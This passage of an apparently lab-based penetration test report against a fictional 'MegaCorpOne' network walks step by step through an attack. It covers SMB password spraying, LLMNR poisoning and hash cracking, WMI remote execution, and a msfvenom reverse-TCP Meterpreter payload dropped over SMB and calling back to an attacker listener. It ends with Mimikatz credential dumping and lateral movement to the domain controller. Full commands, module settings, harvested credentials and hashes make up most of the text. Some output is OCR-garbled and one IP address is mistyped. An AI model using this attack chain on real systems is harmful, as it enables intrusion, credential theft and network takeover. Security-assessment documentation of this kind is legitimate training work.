
```
msfadmin@metasploitable:~$ sudo adduser aldo_apache
adduser: Please enter a username matching the regular expression configured
via the NAME_REGEX[_SYSTEM] configuration variable.  Use the `--force-badname'
option to relax this check or reconfigure NAME_REGEX or NAME_REGEX_SYSTEM.
msfadmin@metasploitable:~$ sudo adduser aldo-apache
Adding user `aldo-apache' ...
Adding new group `aldo-apache' (1003) ...
Adding new user `aldo-apache' (1003) with group `aldo-apache' ...
Creating home directory `/home/aldo-apache' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for aldo-apache
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$ sudo usermod -aG sudo aldo-apache
```

The new SSH port was then used to access the target environment with the created persistence user:




Enumeration - Windows Environment

After gaining persistence in the Linux environment, GIS pivoted efforts to MegaCorpOne's Windows environment to determine vulnerabilities on internal systems. To begin, the subnet was examined and a port scan of the entire subnet (172.22.117.0/24) was done to enumerate any responding machines.



Three machines were found responding to port scanning with open ports:

IP 172.22.117.10 (Domain Controller)



IP 172.22.117.20

```
TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms WinDC01 (172.22.117.10)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00059s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3390/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

IP 172.22.117.100

```
Nmap scan report for 172.22.117.100
Host is up (0.000054s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
80/tcp   open     http       Apache httpd 2.4.46
|_http-server-header: Apache/2.4.46 (Debian)
5901/tcp open     vnc        VNC (protocol 3.8)
6001/tcp open     X11        (access denied)
8080/tcp filtered http-proxy
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
```

Exploitation - Windows Environment

Exploit Attempt #1: Password Spraying – Successful

After enumerating open machines, a password spray was attempted across the entire subnet with credentials gathered from the Linux environment to determine if reuse of credentials occurred cross-platform, with success found on machine 172.22.117.20:


```
Module options (auxiliary/scanner/smb/smb_login):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   ABORT_ON_LOCKOUT      false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS       false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED      5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS          false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS           false            no        Add all passwords in the current database to the list
   DB_ALL_USERS          false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING      none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH       false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN     false            no        Detect if domain is required for the specified user
   PASS_FILE                              no        File containing passwords, one per line
   PRESERVE_DOMAINS      true             no        Respect a username that contains a domain name.
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST          false            no        Record guest-privileged random logins to the database
   RHOSTS                172.22.117.0/24  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SMBDomain             megacorpone      no        The Windows domain to use for authentication
   SMBPass               Password!        no        The password for the specified username
   SMBUser               tstark           no        The username to authenticate as
   STOP_ON_SUCCESS       false            yes       Stop guessing when a credential works for a host
   THREADS               1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                          no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS          false            no        Try the username as the password for all users
   USER_FILE                              no        File containing usernames, one per line
   VERBOSE               true             yes       Whether to print output for all attempts
```

```
[!] 172.22.117.14:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.15:445     - 172.22.117.15:445 - Starting SMB login bruteforce
[-] 172.22.117.15:445     - 172.22.117.15:445 - Could not connect
[!] 172.22.117.15:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.16:445     - 172.22.117.16:445 - Starting SMB login bruteforce
[-] 172.22.117.16:445     - 172.22.117.16:445 - Could not connect
[!] 172.22.117.16:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.17:445     - 172.22.117.17:445 - Starting SMB login bruteforce
[-] 172.22.117.17:445     - 172.22.117.17:445 - Could not connect
[!] 172.22.117.17:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.18:445     - 172.22.117.18:445 - Starting SMB login bruteforce
[-] 172.22.117.18:445     - 172.22.117.18:445 - Could not connect
[!] 172.22.117.18:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.19:445     - 172.22.117.19:445 - Starting SMB login bruteforce
[-] 172.22.117.19:445     - 172.22.117.19:445 - Could not connect
[!] 172.22.117.19:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445     - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
[!] 172.22.117.20:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.21:445     - 172.22.117.21:445 - Starting SMB login bruteforce
[-] 172.22.117.21:445     - 172.22.117.21:445 - Could not connect
[!] 172.22.117.21:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.22:445     - 172.22.117.22:445 - Starting SMB login bruteforce
[-] 172.22.117.22:445     - 172.22.117.22:445 - Could not connect
[!] 172.22.117.22:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.23:445     - 172.22.117.23:445 - Starting SMB login bruteforce
[-] 172.22.117.23:445     - 172.22.117.23:445 - Could not connect
[!] 172.22.117.23:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.24:445     - 172.22.117.24:445 - Starting SMB login bruteforce
[-] 172.22.117.24:445     - 172.22.117.24:445 - Could not connect
```

Exploit Attempt #2: LLMNR Poisoning

A man-in-the-middle attack was then started against Link-Local Multicast Name Resolution (LLMNR) using a responder to intercept, gather information, and forward traffic on the network.


After only a short time, responder was able to intercept username and password hash for user pparker. The password hash was then cracked using JohntheRipper:





```
┌──(root💀kali)-[~]
└─# nano hashes.txt

┌──(root💀kali)-[~]
└─# john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2023-07-13 21:19) 8.333g/s 63850p/s 63850c/s 63850C/s 1234
Use the "--show --format=netntlmv2" options to display all of the cracked password
Session completed.

┌──(root💀kali)-[~]
└─# cat hashes.txt
pparker::MEGACORPONE:65a8362b3889d730:D3FA1BB1B4CE9E23D0B8B5C471F32889:01010000000
0033002E006C006F00630061006C0003003400570049004E002D005000520048003400390032005200
0300000000000000000000000000003000000F118A1C629DE64B20F0168DA0302D978CEE287400D73A0BB
```

Exploit Attempt #3: WMI Command Execution – Successful

Credentials verified via password spraying attacks were then attempted to exploit WMI for remote command injection using user tstark's credentials using machine 172.22.117.20 as a remote host.



With successful remote command execution, system information was gathered to include active user sessions, running services, and shared network locations.



```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command tasklist
command ⇒ tasklist
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        132 K
Registry                        72 Services                   0      5,840 K
smss.exe                       360 Services                   0        620 K
csrss.exe                      456 Services                   0      3,264 K
wininit.exe                    524 Services                   0      4,040 K
csrss.exe                      532 Console                    1      2,508 K
services.exe                   584 Services                   0      6,356 K
winlogon.exe                   616 Console                    1      5,948 K
lsass.exe                      632 Services                   0     14,284 K
fontdrvhost.exe                744 Console                    1      1,464 K
fontdrvhost.exe                752 Services                   0      1,616 K
svchost.exe                    760 Services                   0     14,116 K
svchost.exe                    848 Services                   0      9,136 K
dwm.exe                        936 Console                    1     21,628 K
LogonUI.exe                    944 Console                    1     44,424 K
svchost.exe                    416 Services                   0     50,212 K
svchost.exe                    408 Services                   0      8,192 K
svchost.exe                    444 Services                   0     12,472 K
svchost.exe                    520 Services                   0     16,800 K
```

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command net session
command ⇒ net session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Computer                User name            Client Type       Opens Idle time

\\127.0.0.1             tstark                                      1 00:00:00
\\172.22.117.100        tstark                                      0 00:00:00
The command completed successfully.

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command net share
command ⇒ net share
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Share name   Resource                      Remark

C$           C:\                           Default share
IPC$                                       Remote IPC
ADMIN$       C:\Windows                    Remote Admin
The command completed successfully.
```

Command & Control - Windows Environment

msfvenom Remote Shell virus

A virus was then crafted using msfvenom to infect user tstark in order to obtain a command shell using the credentials via exploiting WMI. The virus was dropped using SMB user protocol, so additional credentials could be used to establish further command & control across the network to enable a botnet.

Virus payload crafted

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Virus dropped on user tstark using SMB protocol

```
┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                          AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                           AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                 AHS     8192  Mon Jul 17 20:29:03 2023
  pagefile.sys                      AHS 1811939328  Mon Jul 17 20:29:03 2023
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Tue Jan 18 13:14:54 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                           A     7168  Tue Jan 18 18:27:18 2022
  swapfile.sys                      AHS 268435456  Mon Jul 17 20:29:03 2023
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Mon Jan 17 17:24:45 2022
  Windows                             D        0  Thu Jul 13 21:47:55 2023

                33133914 blocks of size 4096. 27064105 blocks available
smb: \> put shell.exe
```

Listener established for remote connection on port 4444

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > use scanner/smb/impacket/wmiexec
```

WMI exploit used to establish remote connection and obtain shell


```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:\shell.exe     yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:59499 ) at 2023-07-17 21:17:43 -0400
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

- Obtain Shell


```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  MEGACORPONE\tstark @ WINDOW510  172.22.117.100:4444 -> 172.22.117.20:59499  (172.22.117.20)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Privilege Escalation - Windows Environment

Credentials were used to begin a new system-level session for user tstark in order to escalate user privileges.



Session was then migrated to a different running service (svchost) to obtain a more stable shell.



Credential Harvesting - Windows Environment

Once a system-level session was created and user privileges escalated, GIS was able to access and harvest user credentials by utilizing Kiwi to access and harvest credentials in the SAM directory, including any cached credentials.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[+] Retrieving all credentials
msv credentials

Username    Domain       NTLM                              SHA1                                      DPAPI
--------    ------       ----                              ----                                      -----
WINDOWS10$  MEGACORPONE  09a080f21832ab6710606fa093ae3bc1  16903cb2fd079ab605db936326cae0058bedd93b
pparker     MEGACORPONE  57912afe60e9274c35672bf526baed61  d77d83179d12d04f93b2a190959cedea36733186  cdd1ce765bb87589837fdd7814f69fac

wdigest credentials

Username    Domain       Password
--------    ------       --------
(null)      (null)       (null)
WINDOWS10$  MEGACORPONE  (null)
pparker     MEGACORPONE  (null)

kerberos credentials

Username    Domain            Password
--------    ------            --------
(null)      (null)            (null)

sername    Domain       NTLM                              SHA1                                      DPAPI
--------   ------       ----                              ----                                      -----
INDOWS10$  MEGACORPONE  09a080f21832ab6710606fa093ae3bc1  16903cb2fd079ab605db936326cae0058bedd93b
parker     MEGACORPONE  57912afe60e9274c35672bf526baed61  d77d83179d12d04f93b2a190959cedea36733186  cdd1ce765bb87589837fdd7814f69fac

digest credentials

sername    Domain       Password
--------   ------       --------
null)      (null)       (null)
INDOWS10$  MEGACORPONE  (null)
parker     MEGACORPONE  (null)

erberos credentials

sername    Domain            Password
--------   ------            --------
null)      (null)            (null)
INDOWS10$  megacorpone.local d0 06 40 77 40 cf c0 08 bb 00 9d 7d d6 7a 79 63 a5 32 9f 66 de 70 bd 8f 6c af 8e 91 36 3b 76 df e0 ae 9c 37 9a 2a 40 e1 93 64 9a 87 f2 5f 0
                             14 5f 1a 82 8a 1a b1 d6 24 e7 e0 f6 3c d8 9c 74 3c 5f 85 b5 8a c9 60 72 33 2a d0 02 fe 60 98 c3 eb f0 5f 52 4c f1 dd ea 50 11 b2 70 4e f6 d
                             28 67 97 b1 61 ad e7 dc 5d 69 dc b6 61 2f 85 2a 25 4f f6 d5 f2 41 12 ac 65 d3 6c e8 88 c2 86 ea 7f 22 41 63 d8 74 98 a9 fa ba f5 b7 eb ea 4
                             76 23 ea 51 6c 1a fe c2 59 03 19 fa 56 e5 2c b0 11 10 98 50 66 83 31 b0 d8 c4 7b 52 33 d9 b8 ba ff cd 89 d6
parker     MEGACORPONE.LOCAL Spring2021
indows10$  MEGACORPONE.LOCAL (null)
```

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 7/18/2023 7:56:52 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 10:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01
```

User bbanner's password hash was then collected and cracked using JohntheRipper:

```
┌──(root💀kali)-[~]
└─# john --format=mscash2 --show hash.txt
bbanner:Winter2021
```

Lateral Movement (Domain Controller Access) - Windows

After harvesting credentials for user bbanner, credentials were then used to generate a session to gain access to machine 117.22.117.10, which is the domain controller.

```
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   RHOSTS              172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                  no        The specific communication channel to use for this listener
   SESSION             1                yes       The session to run this module on
   SMBDomain           megacorpone      no        The Windows domain to use for authentication
   SMBPass             Winter2021       no        The password for the specified username
   SMBUser             bbanner          no        The username to authenticate as
   TIMEOUT             10               yes       Timeout for WMI command in seconds

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/local/wmi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:63501  (172.22.117.20)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:63499  (172.22.117.20)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:63477  (172.22.117.20)
  4         meterpreter x86/windows  MEGACORPONE\bbanner @ WINDC01    172.22.117.100:4444 → 172.22.117.10:55140  (172.22.117.10)

msf6 exploit(windows/local/wmi) > sessions -i 4
[*] Starting interaction with 4...

meterpreter >
```

